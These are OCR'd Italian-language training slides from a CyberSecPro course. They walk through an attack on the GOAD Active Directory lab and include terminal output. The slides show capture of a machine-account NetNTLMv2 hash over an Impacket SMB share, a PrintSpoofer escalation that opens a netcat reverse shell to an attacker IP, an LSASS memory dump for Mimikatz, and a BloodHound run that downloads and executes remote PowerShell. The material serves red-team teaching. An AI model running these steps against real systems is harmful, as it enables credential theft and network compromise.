


Aprire la condivisione di rete sulla macchina attaccante e connettersi dall'host vittima

```
┌──(chris㉿kali)-[~/GOAD]
└─$ sudo /usr/share/doc/python3-impacket/examples/smbserver.py share /home/chris/GOAD -smb2support
[sudo] password for chris:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.22,49706)
[*] AUTHENTICATE_MESSAGE (NORTH\CASTELBLACK$,CASTELBLACK)
[*] User CASTELBLACK\CASTELBLACK$ authenticated successfully
[*] CASTELBLACK$::NORTH:aaaaaaaaaaaaaaaa:d1935a8c9311f58a6ec53eab3807892a:0101000000000000eb642d2b9ad9013865d46b83fa3e2
100000000010010004300730056007900540044005100410003001000430073005600790054004400510041000200100043006100 6b00510078005900
59006c000400100043006100 6b00510078005900 59006c00070080000eb642d2b9ad9010600040002000000080030003000000000000000000000000
03000001bc0450bce1fe03be68118d543005809e0c96a76dbd05dece304b326df819d4b0a001000000000000000000000000000000000000009001a0063
006900660073002f0031003000 2e0030002e0038002e003200000000000000000
[*] Connecting Share(1:IPC$)
[*] NetrShareEnum Level: 1
[*] NetrServerGetInfo Level: 101
[*] Disconnecting Share(1:IPC$)
[*] Closing down connection (192.168.56.22,49706)
[*] Remaining connections []
```




Ciclo di vita dell'attacco su GOAD - Stabilire il punto d'appoggio - Compromissione iniziale - Server IIS



Aprire la condivisione di rete sulla macchina attaccante e connettersi dall'host vittima

```
┌──(chris㉿kali)-[~/GOAD]
└─$ sudo /usr/share/doc/python3-impacket/examples/smbserver.py share /home/chris/GOAD -smb2support
[sudo] password for chris:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.22,49706)
[*] AUTHENTICATE_MESSAGE (NORTH\CASTELBLACK$,CASTELBLACK)
[*] User CASTELBLACK\CASTELBLACK$ authenticated successfully
[*] CASTELBLACK$::NORTH:aaaaaaaaaaaaaaaa:d1935a8c9311f58a6ec53eab3807892a:0101000000000000eb642d2b9ad9013865d46b83fa3e2
100000000010010004300730056007900540044005100410003001000430073005600790054004400510041000200100043006100 6b00510078005900
59006c000400100043006100 6b00510078005900 59006c00070080000eb642d2b9ad9010600040002000000080030003000000000000000000000000
03000001bc0450bce1fe03be68118d543005809e0c96a76dbd05dece304b326df819d4b0a001000000000000000000000000000000000000009001a0063
006900660073002f0031003000 2e0030002e0038002e003200000000000000000
[*] Connecting Share(1:IPC$)
[*] NetrShareEnum Level: 1
[*] NetrServerGetInfo Level: 101
[*] Disconnecting Share(1:IPC$)
[*] Closing down connection (192.168.56.22,49706)
[*] Remaining connections []
```



Ciclo di vita dell'attacco su GOAD - Stabilire il punto d'appoggio - Compromissione iniziale - Server IIS

Strumenti di attacco nella condivisione di rete come winpeas, printspoofer ecc.

Import bookmarks... Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H

```
Volume in drive X has no label.
Volume Serial Number is ABCD-EFAA

Directory of X:\

05/24/2023  06:29 AM             7,168 shell-x64.exe
05/15/2023  03:59 AM             1,400 cmdasp.aspx
06/06/2023  06:40 AM               103 north.sevenkingdoms_users.txt
05/24/2023  01:31 PM             1,001 got_users.txt
06/06/2023  08:03 AM    <DIR>          sprayhound
06/08/2023  10:19 AM            59,392 nc.exe
05/24/2023  06:34 AM         1,105,985 Invoke-SweetPotato.ps1
05/14/2023  01:20 PM             3,836 shell.aspx
05/24/2023  06:57 AM    <DIR>          Microsoft
05/13/2023  06:52 AM            15,725 full_scan_goad.nmap
05/13/2023  06:52 AM           120,717 full_scan_goad.xml
05/24/2023  01:37 PM               427 essos.local_users.txt
05/15/2023  06:00 AM            62,548 winpeas.txt
05/13/2023  03:35 AM             8,159 pfSense-UDP4-1194-vpnuser1-config (2).ovpn
05/24/2023  01:42 PM               593 sevenkingdoms.local_users.txt
05/13/2023  06:52 AM             5,600 full_scan_goad.gnmap
05/24/2023  01:34 PM               683 north.sevenkingdoms.local_users.nmap
06/08/2023  10:12 AM             1,259 Inveight.txt
05/24/2023  07:46 AM           347,648 JuicyPotato.exe
10/05/2022  06:02 PM           768,000 Inveigh.exe
06/06/2023  07:41 AM             1,271 khal.drogo.ccache
06/08/2023  10:19 AM            27,136 PrintSpoofer.exe
05/15/2023  05:26 AM            35,946 winPEAS.bat
05/15/2023  03:53 AM             1,181 cmd-asp-5.1.asp
              22 File(s)      2,583,970 bytes
               2 Dir(s)               0 bytes free
```

Command: excute

Ciclo di vita dell'attacco su GOAD - Stabilire il punto d'appoggio - Compromissione iniziale - Server IIS

Escalation dei privilegi locali

copia X:\nc.exe C:\tmp\nc.exe
rlwrap nc -lvnp 1337
X:\PrintSpoofer.exe -c "c:\tmp\nc.exe 10.0.8.2 1337 -e cmd"

```
┌──(chris㉿kali)-[~/GOAD]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.8.2] from (UNKNOWN) [192.168.56.22] 49780
Microsoft Windows [Version 10.0.17763.4377]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Ciclo di vita dell'attacco su GOAD - Stabilire il punto d'appoggio - Escalation dei privilegi

Estrarre il dump della memoria del processo LSASS e utilizzare Mimikatz direttamente sull'host.

```
PS Q:\> tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        128 K
Registry                        88 Services                   0     69,308 K
smss.exe                       304 Services                   0      1,212 K
csrss.exe                      400 Services                   0      6,016 K
wininit.exe                    476 Services                   0      6,872 K
csrss.exe                      484 Console                    1      4,920 K
winlogon.exe                   548 Console                    1      9,708 K
services.exe                   616 Services                   0     12,776 K
lsass.exe                      624 Services                   0     20,356 K
svchost.exe                    740 Services                   0      3,876 K
fontdrvhost.exe                760 Services                   0      3,864 K
fontdrvhost.exe                768 Console                    1      3,784 K
svchost.exe                    776 Services                   0     13,452 K
svchost.exe                    872 Services                   0      9,632 K
svchost.exe                    916 Services                   0      7,916 K
LogonUI.exe                    988 Console                    1     43,060 K
dwm.exe                       1004 Console                    1     37,116 K
```

Ciclo di vita dell'attacco su GOAD - Stabilire il punto d'appoggio - Escalation dei privilegi

net use Q: \live.sysinternals\tools


```
PS Q:\> .\procdump64.exe -accepteula -ma 624 C:\tmp\lsass.dmp
.\procdump64.exe -accepteula -ma 624 C:\tmp\lsass.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[12:46:46] Dump 1 initiated: C:\tmp\lsass.dmp
[12:46:46] Dump 1 writing: Estimated dump file size is 48 MB.
[12:46:46] Dump 1 complete: 49 MB written in 0.4 seconds
[12:46:46] Dump count reached.
```

net use Q: \live.sysinternals\tools
Estrarre la memoria dmp e ottenere le password offline.


In alternativa, utilizzare la condivisione dell'utente System sulla macchina attaccante ed eseguire mimikatz direttamente sull'host della vittima.

Post-sfruttamento - Ricognizione interna: Bloodhound

```
msf6 post(windows/gather/bloodhound) > run

[*] Using URL: http://10.0.8.2:8080/iAHAU9DWA
[*] Loading BloodHound with: IEX (new-object net.webclient).downloadstring('http://10.0.8.2:8080/iAHAU9DWA')
[*] Invoking BloodHound with: Invoke-BloodHound -OutputDirectory "C:\Windows\TEMP" -ZipFileName lpjlhjdap -MemCache -ZipPassword vtojnxsbccpkgfpylqp
[*] #< CLIXML
[*] 2023-06-09T11:43:45.3232764-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
[*] 2023-06-09T11:43:45.4330080-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote
[*] 2023-06-09T11:43:45.4480502-07:00|INFORMATION|Initializing SharpHound at 11:43 AM on 6/9/2023
[*] 2023-06-09T11:43:45.6671216-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
[*] 2023-06-09T11:43:45.8235878-07:00|INFORMATION|Beginning LDAP search for north.sevenkingdoms.local
[*] 2023-06-09T11:43:45.8542214-07:00|INFORMATION|Producer has finished, closing LDAP channel
[*] 2023-06-09T11:43:45.8542214-07:00|INFORMATION|LDAP channel closed, waiting for consumers
[*] 2023-06-09T11:44:15.9796380-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 79 MB RAM
[*] 2023-06-09T11:44:27.7614691-07:00|INFORMATION|Consumers finished, closing output channel
[*] 2023-06-09T11:44:27.8271348-07:00|INFORMATION|Output channel closed, waiting for output task to complete
[*] Closing writers
[*] 2023-06-09T11:44:27.9631015-07:00|INFORMATION|Status: 109 objects finished (+109 2.595238)/s -- Using 86 MB RAM
[*] 2023-06-09T11:44:27.9631015-07:00|INFORMATION|Enumeration finished in 00:00:42.1441988
[*] 2023-06-09T11:44:28.0414085-07:00|INFORMATION|Saving cache with stats: 71 ID to type mappings.
[*]  71 name to SID mappings.
[*]  1 machine sid mappings.
[*]  4 sid to domain mappings.
[*]  0 global catalog mappings.
[*] 2023-06-09T11:44:28.0414085-07:00|INFORMATION|SharpHound Enumeration Completed at 11:44 AM on 6/9/2023! Happy Graphing!
[*] <Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomO
bject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Comple
ted</T><SR>-1</SR><SD> </SD></PR></MS></Obj><Obj S="progress" RefId="1"><TNRef RefId="0" /><MS><I64 N="SourceId">2</I64><PR N="Record"><AV>Preparing modules for first
use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Downloaded C:\Windows\TEMP\20230609114427_lpjlhjdap.zip: /home/chris/.msf4/loot/20230609214516_default_192.168.56.22_windows.ad.blood_106379.zip
[+] Zip password: vtojnxsbccpkgfpylqp
[*] Server stopped.
[*] Post module execution completed
msf6 post(windows/gather/bloodhound) >
```



MITRE ATT&CK e l'esplorazione della squadra rossa atomica



CyberSecPro

Grazie per l'attenzione

Presentazione a cura di:

Christos Grigoriadis (Punto focale)

CyberSecPro